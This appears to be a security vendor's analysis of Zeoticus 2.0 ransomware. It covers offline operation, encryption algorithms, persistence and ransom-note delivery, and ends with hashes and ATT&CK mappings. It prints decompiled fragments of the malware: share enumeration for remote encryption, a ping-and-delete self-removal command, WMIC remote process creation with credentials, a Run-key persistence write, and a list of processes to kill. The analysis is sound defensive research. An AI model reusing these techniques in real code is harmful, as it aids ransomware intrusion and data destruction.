Zeoticus 2.0 | Ransomware With No C2 Required


labs.sentinelone.com/zeoticus-2-0-ransomware-with-no-c2-required/

Jim Walter

Overview

Zeoticus ransomware first appeared for sale in various underground forums and markets in early 2020. Initially, the ransomware was offered as a complete custom build for an undisclosed fee. The ransomware is currently Windows-specific and, according to the developers, functions on all “supported versions of Windows”.

Unusually, there are no connectivity requirements for the payloads to execute. Zeoticus ransomware will execute fully offline, with no dependence on a C2 (Command & Control). It is also worth noting that the malware is designed not to function in some regions, specifically Russia, Belarus, and Kyrgyzstan. Like many other families, use within the CIS is discouraged in order to avoid any backlash from regional government and law enforcement agencies.




Zeoticus Development

Since late 2020 and moving into early 2021, the vendor has continued to maintain and offer updates on the Zeoticus service.

In December 2020, samples of Zeoticus 2.0 were observed and reported in the wild. Multiple researchers and security vendors began to take notice and analyze these updated samples (e.g., tweet from @demonslay335)


A recent public announcement includes updates on file extension-based identification and performance around the prioritization and encryption of extremely large files.



Most of the updates in Zeoticus 2.0 are focused on speed and efficiency. Specific encryption algorithms (both symmetric and asymmetric) have been employed based on their speed (e.g., Poly1305 is used for signing the primary encryption key rather than something like SHA1).

Other notable features include compatibility with “all lines of Windows OSs”, with some indications that the ransomware will even run on Windows XP and earlier.

The ransomware also has the ability to discover and infect remote drives and to discover and terminate processes that could interfere with the encryption process.



```
do {
  bVar1 = false;
  if ((((ppWVar7[1] == (LPCWSTR)0x0) &&
       (local_228 = ppWVar7, iVar2 = lstrcmpW(*ppWVar7,L"IPC$"), iVar2 != 0)) &&
      (iVar2 = lstrcmpW(*ppWVar7,L"Users"), iVar2 != 0)) &&
     (((iVar2 = lstrcmpW(*ppWVar7,L"Print$"), iVar2 != 0 &&
       (iVar2 = lstrcmpW(*ppWVar7,L"ADMIN$"), iVar2 != 0)) &&
      (iVar2 = lstrcmpW(*ppWVar7,L"Default share"), iVar2 != 0)))) {
    (*pcVar8)(local_210,L"\\??\\UNC\\%s\\%s\\",local_220,*ppWVar7);
    if (DAT_004342e8 == 0) {
      uVar3 = FUN_00415610(0x104);
      (&DAT_00435700)[DAT_004342e8] = uVar3;
      (*_DAT_0042fef4)(uVar3,local_210);
      pvVar4 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_0041ab70,
                            (LPVOID)(&DAT_00435700)[DAT_004342e8],0,
                            (LPDWORD)(&DAT_00435300 + DAT_004342ec * 4));
      *(HANDLE *)(&DAT_004342f0 + DAT_004342ec * 4) = pvVar4;
      DAT_004342ec = DAT_004342ec + 1;
      DAT_004342e8 = DAT_004342e8 + 1;
```

Execution and Persistence

Upon execution, pertinent files are identified based on extension. The encryptable-extension list is fully customizable and in the control of the attacker.

When launched, the malware makes a few copies of itself in the following locations:

```
C:Windows
%AppData%
```

Following this, Zeoticus proceeds to kill off a number of running processes (via `taskkill.exe`) as follows:

```
sqlagent.exe
sqlbrowser.exe
sqlservr.exe
sqlwriter.exe
oracle.exe
ocssd.exe
dbsnmp.exe
synctime.exe
mydesktopqos.exe
agntsvc.exe
isqlplussvc.exe
xfssvccon.exe
mydesktopservice.exe
ocautoupds.exe
agntsvc.exe
agntsvc.exe
agntsvc.exe
encsvc.exe
firefoxconfig.exe
tbirdconfig.exe
ocomm.exe
mysqld.exe
mysqld-nt.exe
mysqld-opt.exe
dbeng50.exe
sqbcoreservice.exe
excel.exe
infopath.exe
msaccess.exe
mspub.exe
onenote.exe
outlook.exe
powerpnt.exe
sqlservr.exe
thebat64.exe
thunderbird.exe
winword.exe
Wordpad.exe
```

Zeoticus utilizes the `ping` command to facilitate the deletion of its own binaries, redirecting the output of the command to `>nul & del` to achieve this.

```
/c ping localhost -n 3 > nul & del %s
```

```
uStack7480 = 0;
uStack7476 = 0;
uStack7472 = 0;
pCVar6 = (LPSTR)FUN_00415650(0x410);
wsprintfA(pCVar6,"/c ping localhost -n 3 > nul & del %s",aCStack1148);
uStack7420 = uStack7420 & 0xffff0000;
puVar7 = *(undefined4 **)
          (*(int *)(*(int *)(*(int *)(in_FS_OFFSET + 0x18) + 0x30) + 0xc) + 0xc);
do {
  iVar11 = puVar7[6];
  iVar2 = *(int *)(*(int *)(iVar11 + 0x3c) + 0x78 + iVar11) + iVar11;
  if ((iVar2 != iVar11) && (uVar13 = 0, *(int *)(iVar2 + 0x18) != 0)) {
    piVar3 = (int *)(*(int *)(iVar2 + 0x20) + iVar11);
    do {
      uVar10 = 0x811c9dc5;
      pcVar8 = (char *)(*piVar3 + iVar11);
```

The following WMI query is then issued to gather additional information about the local environment:

```
start iwbemservices::execquery - rootcimv2 : select __path, processid, csname,
caption, sessionid, threadcount, workingsetsize, kernelmodetime, usermodetime,
parentprocessid from win32_process where ( caption = "msftesql.exe" or caption =
"sqlagent.exe" or caption = "sqlbrowser.exe" or caption = "sqlservr.exe" or caption =
"sqlwriter.exe" or caption = "oracle.exe" or caption = "ocssd.exe" or caption =
"dbsnmp.exe" or caption = "synctime.exe" or caption = "mydesktopqos.exe" or caption =
"agntsvc.exe" or caption = "isqlplussvc.exe" or caption = "xfssvccon.exe" or caption
= "mydesktopservice.exe" or caption = "ocautoupds.exe" or caption = "agntsvc.exe" or
caption = "agntsvc.exe" or caption = "agntsvc.exe" or caption = "encsvc.exe" or
caption = "firefoxconfig.exe" or caption = "tbirdconfig.exe" or caption = "ocomm.exe"
or caption = "mysqld.exe" or caption = "mysqld-nt.exe" or caption = "mysqld-opt.exe"
or caption = "dbeng50.exe" or caption = "sqbcoreservice.exe" or caption = "excel.exe"
or caption = "infopath.exe" or caption = "msaccess.exe" or caption = "mspub.exe" or
caption = "onenote.exe" or caption = "outlook.exe" or caption = "powerpnt.exe" or
caption = "sqlservr.exe" or caption = "thebat64.exe" or caption = "thunderbird.exe"
or caption = "winword.exe" or caption = "wordpad.exe")
```

```
}
_DAT_0042feec = (code *)FUN_00415690(0x8039b74,&DAT_0042f0fc,0x14);
iVar3 = (*_DAT_0042feec)(param_5,0x104);
if (iVar3 != 0) {
  _DAT_0042f88c = (code *)FUN_00415690(0x4ad40a07,&DAT_0042f42c,0xc);
  (*_DAT_0042f88c)(param_5,L"wbem\\wmic.exe");
  _DAT_00434204 = (code *)FUN_00415690(0x663e3b40,&DAT_0042f42c,0x10);
  iVar3 = (*_DAT_00434204)(param_5);
  if (iVar3 != 0) {
    iVar3 = wsprintfW(param_3,L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\"",param_5,param_1,
                      param_2,uStack4);
    wsprintfW(param_3 + iVar3,
              L"process call create \"C:\\Windows\\System32\rundll32.exe \"C:\\Windows\\%s\" #1 ",
              &stack0xffffbdf0);
    FUN_0041c8b0((int)asStack16392);
    psVar4 = asStack16392;
    do {
      if (*psVar4 == 0x22) {
        *psVar4 = 0x5c;
      }
      psVar4 = psVar4 + 1;
    } while( true );
  }
  *param_5 = 0;
  *param_3 = L'\0';
}
return 0;
}
```

All samples analyzed across Zeoticus 1.0 and 2.0 create the Registry Run key to achieve persistence:

`REGISTRYUSER----SoftwareMicrosoftWindowsCurrentVersionRun`

The registry entry (Run) is set to launch an instance of the Zeoticus payload from `C:Windows`:

```
} while (piVar3 != piVar12);
_DAT_00436f0c = (code *)FUN_00415700(piVar12[6],0x1f3ffddb,0xd,0x7d10e76b);
iVar2 = (*_DAT_00436f0c)();
_DAT_00434214 = (code *)FUN_00415700(iVar2,0x2a13bb3,0xe,0x2e6fcfc6);
pwVar17 = L"Software\\Microsoft\\Windows\\CurrentVersion\\Run";
puVar15 = (undefined *)0x80000001;
(*_DAT_00434214)(0x80000001,L"Software\\Microsoft\\Windows\\CurrentVersion\\Run",0,0xf003f);
piVar3 = *(int **)(*(int *)(*(int *)(in_FS_OFFSET + 0x30) + 0xc) + 0x10);
piVar12 = piVar3;
piVar18 = piVar3;
```


Encryption and Ransom Note


The ransomware uses a combination of asymmetric and symmetric encryption. XChaCha20 is utilized on the symmetric side, while the combination of Poly1305, XSalsa20 and Curve25519 is used for the asymmetric side.

Encrypted files are modified with extensions that include the contact email address of the attacker(s) along with the string “2020END”, which is no doubt a reference to the new year.


```
}
_DAT_0042f880 = (code *)FUN_00415690(0x48b64e68,&DAT_0042f0fc,0x12);
uVar8 = (*_DAT_0042f880)();
_DAT_004342b0 = (code *)FUN_00415690(0xf0df01cc,&DAT_0042f0fc,0x11);
(*_DAT_004342b0)(uVar8,0x80);
PTR_DAT_0042f038 = (undefined *)FUN_00415650(0x100);
wsprintfW((LPWSTR)PTR_DAT_0042f038,L".%s.%s%s",DAT_00436928,L"outsourse@tutanota.com",L".2020END")
;
iVar4 = FUN_00419b00();
if (iVar4 != 0) {
```

In parallel with the encryption of the host’s data, Zeoticus mounts a new volume which contains the ransom note. Victims are instructed to contact the attacker via email as opposed to using an onion-based payment portal or similar. Additionally, the ransomware will drop a copy of the ransom note to the root of the system drive (e.g., `C:WINDOWSREADME.html`).


Recovery (E:)
Search Recover
Name
README
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Recovery (E:)
Network



This is one of the more noticeable differences between Zeoticus 2.0 and 1.0. That is, in v1.0, the desktop wallpaper was actually altered with the victim instructions as opposed to mounting the new volume.



Conclusion

Attackers are continuing to improve upon their techniques and tactics. Active ransomware infections are getting increasingly difficult to control, contain, and mitigate. Prevention of these attacks is more important than ever given the difficulty of recovering from a catastrophic ransomware attack. We encourage all to review their security posture and take any necessary steps to improve their protections and reduce their overall exposure. Visibility and education go a long way here. A thorough and accurate understanding of the environment is key in prioritizing controls and reducing risk. It is also important to educate end users on the methods used by these attackers, and encourage them to report any suspicious activity they observe. Finally, ensure that all technological controls are installed and implemented properly, and are up to date with the latest patches.

IOCs

SHA256

33703e94572bca90070f00105c7008ed85d26610a7083de8f5760525bdc110a6
279d73e673463e42a1f37199a30b3deff6b201b8a7edf94f9d6fb5ce2f9f7f34

SHA1

25082dee3a4bc00caf29e806d55ded5e080c05fa
d3449118b7ca870e6b9706f7e2e4e3b2d2764f7b

MITRE ATT&CK

Data from Local System – T1005
Credentials from Password Stores – T1555
Modify Registry – T1112
Query Registry – T1012
Remote System Discovery – T1018
System Information Discovery – T1082
Peripheral Device Discovery – T1120
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder – T1547.001
Data Encrypted for Impact – T1486